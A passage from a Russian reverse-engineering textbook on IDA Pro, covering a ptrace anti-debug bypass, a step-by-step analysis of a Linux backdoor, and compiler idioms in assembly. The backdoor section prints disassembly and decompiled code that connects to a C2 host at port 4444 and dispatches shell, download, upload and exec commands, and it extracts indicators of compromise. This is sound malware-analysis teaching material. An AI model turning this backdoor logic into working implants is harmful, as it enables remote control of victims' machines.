
> ***Внимание:*** *Авторы малвари часто модифицируют заголовок UPX, чтобы стандартный распаковщик не работал. В таких случаях необходимо восстанавливать оригинальные сигнатуры или выполнять ручную распаковку под отладчиком.*

8.8.4. Anti-debug техника: ptrace

Распространённый приём — вызов `ptrace(PTRACE_TRACEME)` в начале программы. Если программа уже трассируется отладчиком, вызов вернёт ошибку:

```
; Anti-debug проверка через ptrace
.text:0000000000401230 anti_debug      proc near
.text:0000000000401230                 xor     r10d, r10d        ; addr = 0
.text:0000000000401233                 xor     edx, edx          ; data = 0
.text:0000000000401235                 xor     esi, esi          ; pid = 0
.text:0000000000401237                 mov     edi, 0            ; PTRACE_TRACEME = 0
.text:000000000040123C                 call    _ptrace
.text:0000000000401241                 test    rax, rax
.text:0000000000401244                 js      short loc_401260 ; если <0 → обнаружен d
.text:0000000000401246                 retn
.text:0000000000401260 loc_401260:
.text:0000000000401260                 mov     edi, 1            ; exit(1)
.text:0000000000401265                 call    _exit
.text:0000000000401230 anti_debug      endp
```

Hex-Rays декомпиляция:

```
void anti_debug()
{
    if (ptrace(PTRACE_TRACEME, 0, 0, 0) < 0)
        exit(1);
}
```

Обход: патч `js` на `jns` или NOP'ирование всей проверки:

```
# IDAPython: обход anti-debug (патч js → jmp short over)
import ida_bytes

# Адрес инструкции js
js_addr = 0x401244
# Заменить js (78 XX) на jmp short (EB XX)  — но нам нужно NOP'нуть
# Проще: заменить js на NOP (два байта)
ida_bytes.patch_byte(js_addr, 0x90)      # NOP
ida_bytes.patch_byte(js_addr + 1, 0x90)  # NOP
print("[+] Anti-debug patched at", hex(js_addr))
```

8.9. Полный пример анализа ELF-файла

8.9.1. Постановка задачи

Рассмотрим пошаговый анализ подозрительного ELF-файла `agent`, полученного в ходе инцидента. Файл: ELF 64-bit, dynamically linked, stripped.

8.9.2. Шаг 1: Первичная разведка

```
$ file agent
agent: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=a1b2c3d4e5f6..., for GNU/Linux 3.2.0, stripped

$ strings agent | head -30
/lib64/ld-linux-x86-64.so.2
libc.so.6
socket
connect
send
recv
fork
setsid
close
sleep
inet_addr
htons
__libc_start_main
GLIBC_2.2.5
GLIBC_2.34
/tmp/.agent.pid
192.168.1.100
cmd_shell
cmd_download
cmd_upload
cmd_exec
/bin/sh
GET /gate.php?id=%s&cmd=%d HTTP/1.0
Host: %s
User-Agent: Mozilla/5.0
```

Первичный вывод: сетевой бэкдор с функциями удалённого управления.

8.9.3. Шаг 2: Загрузка в IDA Pro и определение main()

После загрузки в IDA Pro переходим к `_start` (Entry point):

```
; Точка входа
.text:0000000000001060 _start          proc near
.text:0000000000001060                 endbr64
.text:0000000000001064                 xor     ebp, ebp
.text:0000000000001066                 mov     r9, rdx
.text:0000000000001069                 pop     rsi
.text:000000000000106A                 mov     rdx, rsp
.text:000000000000106D                 and     rsp, 0FFFFFFFFFFFFFFF0h
.text:0000000000001071                 push    rax
.text:0000000000001072                 push    rsp
.text:0000000000001073                 xor     r8d, r8d
.text:0000000000001076                 xor     ecx, ecx
.text:0000000000001078                 lea     rdi, sub_1289    ; main
.text:000000000000107F                 call    cs:__libc_start_main_ptr
.text:0000000000001085                 hlt
```

Переименовываем `sub_1289` в `main` (клавиша N).

8.9.4. Шаг 3: Анализ main()

```
; int __cdecl main(int argc, const char **argv, const char **envp)
.text:0000000000001289 main            proc near

.text:0000000000001289 var_30          = qword ptr -30h
.text:0000000000001289 var_28          = dword ptr -28h
.text:0000000000001289 var_20          = dword ptr -20h
.text:0000000000001289 var_18          = qword ptr -18h

.text:0000000000001289                 push    rbp
.text:000000000000128A                 mov     rbp, rsp
.text:000000000000128D                 sub     rsp, 40h
.text:0000000000001291                 ; Проверка: запущен ли уже агент?
.text:0000000000001291                 lea     rdi, aTmpAgentPid ; "/tmp/.agent.pid"
.text:0000000000001298                 call    sub_11A0          ; check_pid_file
.text:000000000000129D                 test    eax, eax
.text:000000000000129F                 jnz     short loc_12A8    ; уже запущен → выход
.text:00000000000012A1                 xor     edi, edi
.text:00000000000012A3                 call    _exit
.text:00000000000012A8 loc_12A8:
.text:00000000000012A8                 ; Демонизация: fork + setsid
.text:00000000000012A8                 call    _fork
.text:00000000000012AD                 test    eax, eax
.text:00000000000012AF                 jnz     short loc_12B8    ; родитель → выход
.text:00000000000012B1                 xor     edi, edi
.text:00000000000012B3                 call    _exit
.text:00000000000012B8 loc_12B8:
.text:00000000000012B8                 call    _setsid           ; новая сессия
.text:00000000000012BD                 ; Записать PID-файл
.text:00000000000012BD                 lea     rdi, aTmpAgentPid ; "/tmp/.agent.pid"
.text:00000000000012C4                 call    sub_11F0          ; write_pid_file
.text:00000000000012C9                 ; Основной цикл
.text:00000000000012C9                 lea     rdi, a192168110   ; "192.168.1.100"
.text:00000000000012D0                 mov     esi, 4444         ; порт
.text:00000000000012D5                 call    sub_1350          ; connect_c2
.text:00000000000012DA                 mov     [rbp+var_28], eax ; socket fd
.text:00000000000012DD                 test    eax, eax
.text:00000000000012DF                 js      loc_1340          ; ошибка подключения
.text:00000000000012E5                 ; Цикл приёма команд
.text:00000000000012E5 loc_12E5:
.text:00000000000012E5                 mov     edi, [rbp+var_28] ; fd
.text:00000000000012E8                 lea     rsi, [rbp+var_30] ; buf
.text:00000000000012EC                 mov     edx, 1024         ; len
.text:00000000000012F1                 call    sub_1430          ; recv_command
.text:00000000000012F6                 mov     [rbp+var_20], eax ; cmd_type
.text:00000000000012F9                 cmp     eax, 1
.text:00000000000012FC                 jz      short loc_1310    ; cmd_shell
.text:00000000000012FE                 cmp     eax, 2
.text:0000000000001301                 jz      short loc_1320    ; cmd_download
.text:0000000000001303                 cmp     eax, 3
.text:0000000000001306                 jz      short loc_1330    ; cmd_upload
.text:0000000000001308                 jmp     short loc_12E5    ; неизвестная команда -
```

Hex-Rays декомпиляция после переименования функций:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int sock_fd;
    int cmd_type;
    char cmd_buf[1024];

    if (!check_pid_file("/tmp/.agent.pid"))
        exit(0);

    // Демонизация
    if (fork() != 0)
        exit(0);
    setsid();
    write_pid_file("/tmp/.agent.pid");

    // Подключение к C2-серверу
    sock_fd = connect_c2("192.168.1.100", 4444);
    if (sock_fd < 0)
    {
        sleep(60u);
        return 1;
    }

    // Цикл обработки команд
    while (1)
    {
        cmd_type = recv_command(sock_fd, cmd_buf, 1024);
        switch (cmd_type)
        {
        case 1:
            handle_shell(sock_fd, cmd_buf);
            break;
        case 2:
            handle_download(sock_fd, cmd_buf);
            break;
        case 3:
            handle_upload(sock_fd, cmd_buf);
            break;
        case 4:
            handle_exec(sock_fd, cmd_buf);
            break;
        default:
            break;
        }
    }
}
```

8.9.5. Шаг 4: Анализ функции connect_c2

```
; int __cdecl connect_c2(const char *host, int port)
.text:0000000000001350 connect_c2      proc near

.text:0000000000001350 sa              = sockaddr_in ptr -20h
.text:0000000000001350 sock            = dword ptr -4

.text:0000000000001350                 push    rbp
.text:0000000000001351                 mov     rbp, rsp
.text:0000000000001354                 sub     rsp, 30h
.text:0000000000001358                 mov     [rbp-28h], rdi    ; host
.text:000000000000135C                 mov     [rbp-2Ch], esi    ; port
.text:000000000000135F                 ; socket(AF_INET, SOCK_STREAM, 0)
.text:000000000000135F                 mov     edx, 0            ; protocol = 0
.text:0000000000001364                 mov     esi, 1            ; SOCK_STREAM
.text:0000000000001369                 mov     edi, 2            ; AF_INET
.text:000000000000136E                 call    _socket
.text:0000000000001373                 mov     [rbp+sock], eax
.text:0000000000001376                 ; sockaddr_in.sin_family = AF_INET
.text:0000000000001376                 mov     word ptr [rbp+sa.sin_family], 2
.text:000000000000137C                 ; htons(port)
.text:000000000000137C                 mov     edi, [rbp-2Ch]
.text:000000000000137F                 call    _htons
.text:0000000000001384                 mov     [rbp+sa.sin_port], ax
.text:0000000000001388                 ; inet_addr(host)
.text:0000000000001388                 mov     rdi, [rbp-28h]
.text:000000000000138C                 call    _inet_addr
.text:0000000000001391                 mov     [rbp+sa.sin_addr], eax
.text:0000000000001394                 ; connect(sock, &sa, sizeof(sa))
.text:0000000000001394                 mov     edx, 10h          ; sizeof(sockaddr_in)
.text:0000000000001399                 lea     rsi, [rbp+sa]
.text:000000000000139D                 mov     edi, [rbp+sock]
.text:00000000000013A0                 call    _connect
.text:00000000000013A5                 test    eax, eax
.text:00000000000013A7                 jns     short loc_13B0
.text:00000000000013A9                 mov     eax, 0FFFFFFFFh   ; return -1
.text:00000000000013AE                 jmp     short loc_13B3
.text:00000000000013B0 loc_13B0:
.text:00000000000013B0                 mov     eax, [rbp+sock]   ; return sock
.text:00000000000013B3 loc_13B3:
.text:00000000000013B3                 leave
.text:00000000000013B4                 retn
.text:00000000000013B4 connect_c2      endp
```

8.9.6. Шаг 5: Извлечение IoC (Indicators of Compromise)

IDAPython-скрипт для извлечения индикаторов:

```
import idc
import idautils

def extract_iocs():
    """Извлечение IoC из ELF-малвари"""
    print("=" * 60)
    print("Indicators of Compromise (IoC)")
    print("=" * 60)

    # 1. IP-адреса и URL из строк
    print("\n[+] Строки с IP/URL:")
    sc = idautils.Strings()
    for s in sc:
        val = str(s)
        if any(kw in val for kw in ["http", "192.", "10.", "172.", ".php",
                                    ".onion", "cmd_", "/tmp/", "/bin/"]):
            print(f"    {s.ea:#x}: {val}")

    # 2. Используемые сетевые функции
    print("\n[+] Сетевые функции:")
    net_funcs = ["socket", "connect", "bind", "listen", "accept",
                 "send", "recv", "sendto", "recvfrom", "inet_addr"]
    for name in net_funcs:
        ea = idc.get_name_ea_simple("_" + name)
        if ea != idc.BADADDR:
            xrefs = list(idautils.CodeRefsTo(ea, False))
            print(f"    {name}: {len(xrefs)} вызов(ов)")

    # 3. Файловые операции
    print("\n[+] Файловые операции:")
    file_funcs = ["fopen", "open", "fwrite", "write", "unlink", "rename"]
    for name in file_funcs:
        ea = idc.get_name_ea_simple("_" + name)
        if ea != idc.BADADDR:
            xrefs = list(idautils.CodeRefsTo(ea, False))
            print(f"    {name}: {len(xrefs)} вызов(ов)")

extract_iocs()
```

Вывод:

```
============================================================
Indicators of Compromise (IoC)
============================================================

[+] Строки с IP/URL:
    0x2000: /tmp/.agent.pid
    0x2010: 192.168.1.100
    0x2020: cmd_shell
    0x202a: cmd_download
    0x2036: cmd_upload
    0x2041: cmd_exec
    0x204b: /bin/sh
    0x2053: GET /gate.php?id=%s&cmd=%d HTTP/1.0
    0x207e: Host: %s

[+] Сетевые функции:
    socket: 2 вызов(ов)
    connect: 1 вызов(ов)
    send: 3 вызов(ов)
    recv: 2 вызов(ов)
    inet_addr: 1 вызов(ов)

[+] Файловые операции:
    fopen: 3 вызов(ов)
    open: 1 вызов(ов)
    write: 2 вызов(ов)
    unlink: 1 вызов(ов)
```

8.10. Резюме

В этой главе мы детально рассмотрели формат ELF и его анализ в IDA Pro:

1. **Структура ELF** — заголовок, Program Headers (сегменты) и Section Headers (секции).
2. **Динамическая линковка** — механизм PLT/GOT, ленивое связывание, секция `.dynamic`.
3. **Symbol versioning** — механизм версионирования символов glibc.
4. **DWARF** — формат отладочной информации, его загрузка и использование в IDA.
5. **Stripped бинарники** — стратегия анализа без символов, поиск `main()`, применение FLIRT.
6. **PIC/PIE** — позиционно-независимый код, RIP-relative адресация.
7. **Linux-малварь** — характерные особенности, UPX-распаковка, anti-debug.
8. **Полный пример** — пошаговый анализ вредоносного ELF-агента от первичной разведки до извлечения IoC.

Глава 9. Паттерны и идиомы компиляторов

9.1. Введение

Компиляторы C и C++ преобразуют высокоуровневые конструкции языка в последовательности машинных инструкций, следуя определённым шаблонам (паттернам). Знание этих паттернов — фундаментальный навык реверс-инженера: распознавая характерные последовательности инструкций, аналитик может мгновенно восстановить исходную конструкцию без длительного ручного анализа.

Разные компиляторы (MSVC, GCC, Clang) генерируют различный код для одних и тех же конструкций. Кроме того, уровень оптимизации (`-O0`, `-O1`, `-O2`, `-O3`, `-Os`) кардинально влияет на генерируемый код. В данной главе мы систематически разберём все основные паттерны, сравним поведение компиляторов и рассмотрим особенности C++-конструкций.

9.2. Условные конструкции: if/else

9.2.1. Простой if

Исходный код:

```
int check_value(int x) {
    if (x > 10) {
        return 1;
    }
    return 0;
}
```

GCC -O0 (x86-64):

```
check_value:
.text:0000000000001149                  push    rbp
.text:000000000000114A                  mov     rbp, rsp
.text:000000000000114D                  mov     [rbp-4], edi      ; сохранить x на стек
.text:0000000000001150                  cmp     dword ptr [rbp-4], 0Ah  ; x > 10?
.text:0000000000001154                  jle     short loc_115D     ; если x ⩽ 10 → про
.text:0000000000001156                  mov     eax, 1             ; return 1
.text:000000000000115B                  jmp     short loc_1162
.text:000000000000115D loc_115D:
.text:000000000000115D                  mov     eax, 0             ; return 0
.text:0000000000001162 loc_1162:
.text:0000000000001162                  pop     rbp
.text:0000000000001163                  retn
```

GCC -O2 (x86-64):

```
check_value:
.text:0000000000001140                  xor     eax, eax           ; eax = 0
.text:0000000000001142                  cmp     edi, 0Ah           ; x > 10?
.text:0000000000001145                  setg    al                 ; al = (x > 10) ? 1
.text:0000000000001148                  retn
```

> ***Ключевой паттерн:*** *При* `-O2` *GCC заменяет ветвление на инструкцию* `SETcc`*, которая устанавливает байт в зависимости от флагов. Это устраняет branch prediction penalty.*

MSVC x64 (Release):

```
check_value:
.text:0000000140001000                  xor     eax, eax
.text:0000000140001002                  cmp     ecx, 0Ah           ; MSVC: первый аргум
.text:0000000140001005                  setg    al
.text:0000000140001008                  retn
```

> ***Обратите внимание:*** *MSVC использует calling convention* `__fastcall` *(Microsoft x64), где первый аргумент передаётся в* `RCX`*, а не в* `RDI` *(System V AMD64 ABI).*

9.2.2. if/else

Исходный код:

```
int abs_diff(int a, int b) {
    if (a > b) {
        return a - b;
    } else {
        return b - a;
    }
}
```

GCC -O0:

```
abs_diff:
.text:0000000000001149                 push    rbp
.text:000000000000114A                 mov     rbp, rsp
.text:000000000000114D                 mov     [rbp-4], edi      ; a
.text:0000000000001150                 mov     [rbp-8], esi      ; b
.text:0000000000001153                 mov     eax, [rbp-4]
.text:0000000000001156                 cmp     eax, [rbp-8]      ; a > b?
.text:0000000000001159                 jle     short loc_1166    ; переход к else
.text:000000000000115B                 ; if-ветка: return a - b
.text:000000000000115B                 mov     eax, [rbp-4]
.text:000000000000115E                 sub     eax, [rbp-8]
.text:0000000000001161                 jmp     short loc_116C    ; пропуск else
.text:0000000000001166 loc_1166:                                 ; else-ветка
.text:0000000000001166                 mov     eax, [rbp-8]
.text:0000000000001169                 sub     eax, [rbp-4]      ; return b - a
.text:000000000000116C loc_116C:
.text:000000000000116C                 pop     rbp
.text:000000000000116D                 retn
```

GCC -O2 (использование CMOVcc):

```
abs_diff:
.text:0000000000001140                 mov     eax, edi
.text:0000000000001142                 sub     eax, esi          ; eax = a - b
.text:0000000000001144                 mov     edx, esi
.text:0000000000001146                 sub     edx, edi          ; edx = b - a
.text:0000000000001148                 cmp     edi, esi          ; a > b?
.text:000000000000114A                 cmovle  eax, edx          ; если a ⩽ b: eax =
.text:000000000000114D                 retn
```

> ***Паттерн CMOVcc:*** *Компилятор вычисляет оба выражения и выбирает результат условным перемещением* `CMOV`*. Это устраняет ветвление и повышает производительность на конвейерных процессорах.*

9.2.3. Цепочка if/else if/else

```
const char* classify(int x) {
    if (x < 0)       return "negative";
    else if (x == 0) return "zero";
    else if (x < 10) return "small";
    else             return "large";
}
```

GCC -O2:

```
classify:
.text:0000000000001140                 test    edi, edi
.text:0000000000001142                 js      short loc_1160      ; x < 0 → "negative"
.text:0000000000001144                 jz      short loc_1158      ; x == 0 → "zero"
.text:0000000000001146                 lea     rax, aSmall         ; "small"
.text:000000000000114D                 cmp     edi, 9
.text:0000000000001150                 jle     short loc_1168      ; x ⩽ 9 → return "s
.text:0000000000001152                 lea     rax, aLarge         ; "large"
.text:0000000000001159                 retn
.text:0000000000001158 loc_1158:
.text:0000000000001158                 lea     rax, aZero          ; "zero"
.text:000000000000115F                 retn
.text:0000000000001160 loc_1160:
.text:0000000000001160                 lea     rax, aNegative      ; "negative"
.text:0000000000001168 loc_1168:
.text:0000000000001168                 retn
```

> ***Паттерн:*** *Каждый* `else if` *превращается в пару* `CMP/Jcc`*. Компилятор может переупорядочить ветки для оптимизации — наиболее вероятная ветка располагается на «проваливающемся» (fall-through) пути.*

9.3. Конструкция switch/case

9.3.1. Малое количество case — линейное сравнение

При небольшом числе case (обычно менее 4-5) компилятор генерирует цепочку сравнений:

```
int handle_cmd(int cmd) {
    switch (cmd) {
        case 1: return do_open();
        case 2: return do_close();
        case 3: return do_read();
        default: return -1;
    }
}
```

GCC -O2:

```
handle_cmd:
.text:0000000000001140                 cmp     edi, 2
.text:0000000000001143                 je      short loc_1158    ; case 2
.text:0000000000001145                 cmp     edi, 3
.text:0000000000001148                 je      short loc_1160    ; case 3
.text:000000000000114A                 cmp     edi, 1
.text:000000000000114D                 jne     short loc_1168    ; default
.text:000000000000114F                 ; case 1:
.text:000000000000114F                 jmp     do_open
.text:0000000000001158 loc_1158:
.text:0000000000001158                 ; case 2:
.text:0000000000001158                 jmp     do_close
.text:0000000000001160 loc_1160:
.text:0000000000001160                 ; case 3:
.text:0000000000001160                 jmp     do_read
.text:0000000000001168 loc_1168:
.text:0000000000001168                 ; default:
.text:0000000000001168                 mov     eax, 0FFFFFFFFh
.text:000000000000116D                 retn
```

9.3.2. Jump Table — таблица переходов

При достаточном количестве последовательных значений case компилятор создаёт таблицу переходов (jump table). Это O(1) вместо O(n) последовательных сравнений:

```
const char* day_name(int day) {
    switch (day) {
        case 0: return "Sunday";
        case 1: return "Monday";
        case 2: return "Tuesday";
        case 3: return "Wednesday";
        case 4: return "Thursday";
        case 5: return "Friday";
        case 6: return "Saturday";
        default: return "Unknown";
    }
}
```

GCC -O2 (x86-64):

```
day_name:
.text:0000000000001140                  cmp     edi, 6
.text:0000000000001143                  ja      short loc_1178      ; day > 6 → default
.text:0000000000001145                  mov     edi, edi            ; zero-extend to 64
.text:0000000000001147                  lea     rdx, jpt_114E       ; базовый адрес табл
.text:000000000000114E                  movsxd  rax, dword ptr [rdx+rdi*4] ; смещение из
.text:0000000000001152                  add     rax, rdx            ; абсолютный адрес
.text:0000000000001155                  jmp     rax                 ; переход по таблице

.text:0000000000001158 loc_1158:        ; case 0
.text:0000000000001158                  lea     rax, aSunday
.text:000000000000115F                  retn
.text:0000000000001160 loc_1160:        ; case 1
.text:0000000000001160                  lea     rax, aMonday
.text:0000000000001167                  retn
.text:0000000000001168 loc_1168:        ; case 2
.text:0000000000001168                  lea     rax, aTuesday
.text:000000000000116F                  retn
;  ... и так далее для каждого case

.text:0000000000001178 loc_1178:        ; default
.text:0000000000001178                  lea     rax, aUnknown
.text:000000000000117F                  retn
```

Таблица переходов в секции `.rodata`:

```
; Jump table для day_name
.rodata:0000000000002100 jpt_114E         dd offset loc_1158 - offset jpt_114E  ; case 0
.rodata:0000000000002104                  dd offset loc_1160 - offset jpt_114E  ; case 1
.rodata:0000000000002108                  dd offset loc_1168 - offset jpt_114E  ; case 2
.rodata:000000000000210C                  dd offset loc_1170 - offset jpt_114E  ; case 3
.rodata:0000000000002110                  dd offset loc_1178 - offset jpt_114E  ; case 4
.rodata:0000000000002114                  dd offset loc_1180 - offset jpt_114E  ; case 5
.rodata:0000000000002118                  dd offset loc_1188 - offset jpt_114E  ; case 6
```

> ***Распознавание в IDA Pro:*** *IDA автоматически определяет jump tables и отображает их как* `jpt_XXXX`*. Для ручного определения: правый клик на* `jmp rax` *→ «Specify switch idiom» (Ctrl+Shift+J).*

Диалог указания switch-идиомы в IDA:

```
┌──────────────────────────────────────────────────┐
│  Specify switch idiom                            │
│                                                  │
│  Address of jump:          0x1155                │
│  Number of elements:       7                     │
│  Element size:             4 (dwords)            │
│  Element base value:       0x2100 (address of table)
│  Start of cases:           0                     │
│  Default case address:     0x1178                │
│                                                  │
│  [x] Table contains signed offsets from element base
│  [ ] Table contains absolute addresses           │
│                                                  │
│              [OK]           [Cancel]             │
└──────────────────────────────────────────────────┘
```

9.3.3. MSVC: Jump Table с абсолютными адресами

MSVC генерирует jump table иначе — с абсолютными адресами (для non-PIE) или с индексной таблицей (для PIE):

```
; MSVC x64 (Release, non-PIE):
day_name:
.text:0000000140001000                cmp     ecx, 6
.text:0000000140001003                ja      short loc_140001040   ; default
.text:0000000140001005                movsxd  rax, ecx
.text:0000000140001008                lea     rdx, cs:0
.text:000000014000100F                mov     rax, [rdx+rax*8+jpt_1008]  ; 8-byte entr
.text:0000000140001017                jmp     rax

; Таблица (абсолютные 64-битные адреса):
.rdata:0000000140003000 jpt_1008        dq offset loc_140001020  ; case 0
.rdata:0000000140003008                 dq offset loc_140001028  ; case 1
.rdata:0000000140003010                 dq offset loc_140001030  ; case 2
; ...
```

9.3.4. Разреженный switch (Sparse Switch)

Когда значения case далеки друг от друга, jump table нецелесообразна. Компилятор использует бинарное дерево сравнений или хеш-функцию:

```
int sparse_switch(int x) {
    switch (x) {
        case 100:   return 1;
        case 500:   return 2;
        case 1000:  return 3;
        case 5000:  return 4;
        case 10000: return 5;
        default:    return 0;
    }
}
```

GCC -O2 (бинарный поиск):

```
sparse_switch:
.text:0000000000001140                cmp     edi, 1000
.text:0000000000001146                je      short loc_1180      ; case 1000
.text:0000000000001148                jg      short loc_1160      ; x > 1000 → правое
.text:000000000000114A                ; Левое поддерево: x < 1000
.text:000000000000114A                cmp     edi, 100
.text:0000000000001150                je      short loc_1188      ; case 100
.text:0000000000001152                cmp     edi, 500
.text:0000000000001158                je      short loc_1190      ; case 500
.text:000000000000115A                xor     eax, eax            ; default: return 0
.text:000000000000115C                retn
.text:0000000000001160 loc_1160:
.text:0000000000001160                ; Правое поддерево: x > 1000
.text:0000000000001160                cmp     edi, 5000
.text:0000000000001166                je      short loc_1198      ; case 5000
.text:0000000000001168                cmp     edi, 10000
.text:000000000000116E                jne     short loc_115A      ; default
.text:0000000000001170                mov     eax, 5              ; case 10000
.text:0000000000001175                retn
```

> ***Паттерн:*** *Компилятор выбирает среднее значение (1000) как корень дерева, затем рекурсивно разбивает левое и правое поддеревья. Глубина поиска — O(log n).*

9.4. Циклы

9.4.1. Цикл for

```
int sum_array(int *arr, int n) {
    int sum = 0;
    for (int i = 0; i < n; i++) {
        sum += arr[i];
    }
    return sum;
}
```

GCC -O0:

```
sum_array:
.text:0000000000001149                push    rbp
.text:000000000000114A                mov     rbp, rsp
.text:000000000000114D                mov     [rbp-18h], rdi    ; arr
.text:0000000000001151                mov     [rbp-1Ch], esi    ; n
.text:0000000000001154                mov     dword ptr [rbp-4], 0  ; sum = 0
.text:000000000000115B                mov     dword ptr [rbp-8], 0  ; i = 0
.text:0000000000001162                jmp     short loc_117A    ; → проверка условия
.text:0000000000001164 loc_1164:                                ; тело цикла
.text:0000000000001164                mov     eax, [rbp-8]      ; i
.text:0000000000001167                cdqe                      ; sign-extend to 64-bi
.text:0000000000001169                lea     rdx, [rax*4]      ; i * sizeof(int)
.text:0000000000001171                mov     rax, [rbp-18h]    ; arr
.text:0000000000001175                add     rax, rdx          ; &arr[i]
.text:0000000000001178                mov     eax, [rax]        ; arr[i]
.text:000000000000117A                add     [rbp-4], eax      ; sum += arr[i]
.text:000000000000117D                add     dword ptr [rbp-8], 1  ; i++
.text:0000000000001181 loc_117A:                                ; проверка условия
.text:0000000000001181                mov     eax, [rbp-8]      ; i
.text:0000000000001184                cmp     eax, [rbp-1Ch]    ; i < n?
.text:0000000000001187                jl      short loc_1164    ; если да → тело цикла
.text:0000000000001189                mov     eax, [rbp-4]      ; return sum
.text:000000000000118C                pop     rbp
.text:000000000000118D                retn
```

> ***Паттерн for (-O0):*** *Характерная структура — проверка условия в конце (компилятор генерирует* `jmp` *к проверке перед телом цикла). Все переменные на стеке.*

GCC -O2:

```
sum_array:
.text:0000000000001140                 test    esi, esi
.text:0000000000001142                 jle     short loc_1160    ; n ⩽ 0 → return 0
.text:0000000000001144                 mov     esi, esi          ; zero-extend n
.text:0000000000001146                 lea     rax, [rdi+rsi*4]  ; end = arr + n
.text:000000000000114A                 xor     ecx, ecx          ; sum = 0
.text:000000000000114C loc_114C:                                 ; тело цикла
.text:000000000000114C                 add     ecx, [rdi]        ; sum += *arr
.text:000000000000114E                 add     rdi, 4            ; arr++
.text:0000000000001152                 cmp     rdi, rax          ; arr < end?
.text:0000000000001155                 jne     short loc_114C    ; если да → повторить
.text:0000000000001157                 mov     eax, ecx          ; return sum
.text:0000000000001159                 retn
.text:0000000000001160 loc_1160:
.text:0000000000001160                 xor     ecx, ecx          ; sum = 0
.text:0000000000001162                 mov     eax, ecx
.text:0000000000001164                 retn
```

> ***Паттерн for (-O2):*** *Компилятор заменяет индексацию* `arr[i]` *на инкремент указателя* `arr++`*. Переменная-индекс* `i` *полностью исключена. Проверка границы — сравнение указателей.*

9.4.2. Цикл while

```
int find_char(const char *s, char c) {
    int pos = 0;
    while (*s) {
        if (*s == c) return pos;
        s++;
        pos++;
    }
    return -1;
}
```

GCC -O2:

```
find_char:
.text:0000000000001140                 movzx   eax, byte ptr [rdi]  ; *s
.text:0000000000001143                 test    al, al
.text:0000000000001145                 je      short loc_1170       ; *s == 0 → return
.text:0000000000001147                 xor     ecx, ecx             ; pos = 0
.text:0000000000001149 loc_1149:                                    ; начало цикла
.text:0000000000001149                 cmp     al, sil              ; *s == c?
.text:000000000000114B                 je      short loc_1160       ; найден!
.text:000000000000114D                 add     ecx, 1               ; pos++
.text:0000000000001150                 movzx   eax, byte ptr [rdi+rcx]  ; s[pos] (= *(s
.text:0000000000001154                 test    al, al               ; *s == 0?
.text:0000000000001156                 jne     short loc_1149       ; нет → продолжить
.text:0000000000001158                 mov     eax, 0FFFFFFFFh      ; return -1
.text:000000000000115D                 retn
.text:0000000000001160 loc_1160:
.text:0000000000001160                 mov     eax, ecx             ; return pos
.text:0000000000001162                 retn
.text:0000000000001170 loc_1170:
.text:0000000000001170                 mov     eax, 0FFFFFFFFh      ; return -1
.text:0000000000001175                 retn
```

> ***Паттерн while:*** *Аналогичен for, но без явной инициализации счётчика (счётчик может быть, а может и нет). Характерный признак — проверка условия может быть в начале цикла (в отличие от for, где проверка обычно в конце).*

9.4.3. Цикл do-while

```
int count_bits(unsigned int x) {
    int count = 0;
    do {
        count += x & 1;
        x >>= 1;
    } while (x);
    return count;
}
```

GCC -O2:

```
count_bits:
.text:0000000000001140                  xor     eax, eax                ; count = 0
.text:0000000000001142 loc_1142:                                        ; начало цикла
.text:0000000000001142                  mov     edx, edi                ; tmp = x
.text:0000000000001144                  and     edx, 1                  ; tmp = x & 1
.text:0000000000001147                  add     eax, edx                ; count += tmp
.text:0000000000001149                  shr     edi, 1                  ; x >>= 1
.text:000000000000114B                  jnz     short loc_1142          ; x ≠ 0 → повтори
.text:000000000000114D                  retn
```

> ***Паттерн do-while:*** *Тело цикла выполняется до проверки условия. Нет* `jmp` *к проверке перед первой итерацией (в отличие от while). Проверка и условный переход стоят в конце тела цикла.*

9.4.4. Сравнение паттернов циклов

```
for (init; cond; step) { body; }
Компилятор (-O0):
    init
    jmp CHECK
  BODY:
    body
    step
  CHECK:
    cmp cond
    jcc BODY

while (cond) { body; }
Компилятор (-O0):
    jmp CHECK
  BODY:
    body
  CHECK:
    cmp cond
    jcc BODY

do { body; } while (cond);
Компилятор (-O0):
  BODY:
    body
    cmp cond
    jcc BODY
```

> ***Ключевое различие:*** `do-while` *не содержит безусловного перехода перед первой итерацией. Это самый компактный цикл, поэтому GCC* `-O2` *часто преобразует* `for` *и* `while` *в* `do-while` *форму с предварительной проверкой.*

9.4.5. Loop Unrolling (разворачивание цикла)

При `-O3` компилятор может развернуть цикл, выполняя несколько итераций за один проход:

```
void zero_array(int *arr, int n) {
    for (int i = 0; i < n; i++)
        arr[i] = 0;
}
```

GCC -O3 (с разворачиванием):

```
zero_array:
.text:0000000000001140                test    esi, esi
.text:0000000000001142                jle     short loc_1190
.text:0000000000001144                ; Основной цикл: 4 элемента за итерацию
.text:0000000000001144                mov     ecx, esi
.text:0000000000001146                shr     ecx, 2            ; n / 4
.text:0000000000001149                jz      short loc_1170    ; n < 4 → поэлементно
.text:000000000000114B                xor     eax, eax
.text:000000000000114D loc_114D:
.text:000000000000114D                mov     qword ptr [rdi+rax], 0       ; arr[i..i
.text:0000000000001155                mov     qword ptr [rdi+rax+8], 0     ; arr[i+2..
.text:000000000000115E                add     rax, 16
.text:0000000000001162                sub     ecx, 1
.text:0000000000001165                jnz     short loc_114D
.text:0000000000001167                ; Остаточные элементы (n % 4)
.text:0000000000001170 loc_1170:
.text:0000000000001170                ; обработка оставшихся 0-3 элементов...
```

> ***Распознавание в IDA:*** *Развёрнутый цикл характеризуется сдвигом* `shr ecx, 2` *(деление на количество развёрнутых итераций) и «остаточным» циклом после основного.*

9.5. C++ паттерны: vtable, исключения, RTTI

9.5.1. Виртуальные таблицы (vtable)

Каждый класс с виртуальными функциями в C++ содержит указатель на **vtable** — таблицу адресов виртуальных функций. Этот указатель хранится в начале объекта (обычно по смещению 0).
Исходный код:

```
class Animal {
public:
    virtual void speak() = 0;
    virtual int legs() = 0;
    virtual ~Animal() {}
};

class Dog : public Animal {
public:
    void speak() override { puts("Woof!"); }
    int legs() override { return 4; }
};

class Cat : public Animal {
public:
    void speak() override { puts("Meow!"); }
    int legs() override { return 4; }
};

void make_speak(Animal* a) {
    a->speak();
}
```

GCC -O2 (x86-64) — вызов виртуальной функции:

```
; void make_speak(Animal* a)
make_speak:
.text:0000000000001140                mov     rax, [rdi]          ; rax = *a = vtable_
.text:0000000000001143                jmp     qword ptr [rax]     ; вызов vtable[0] =
```
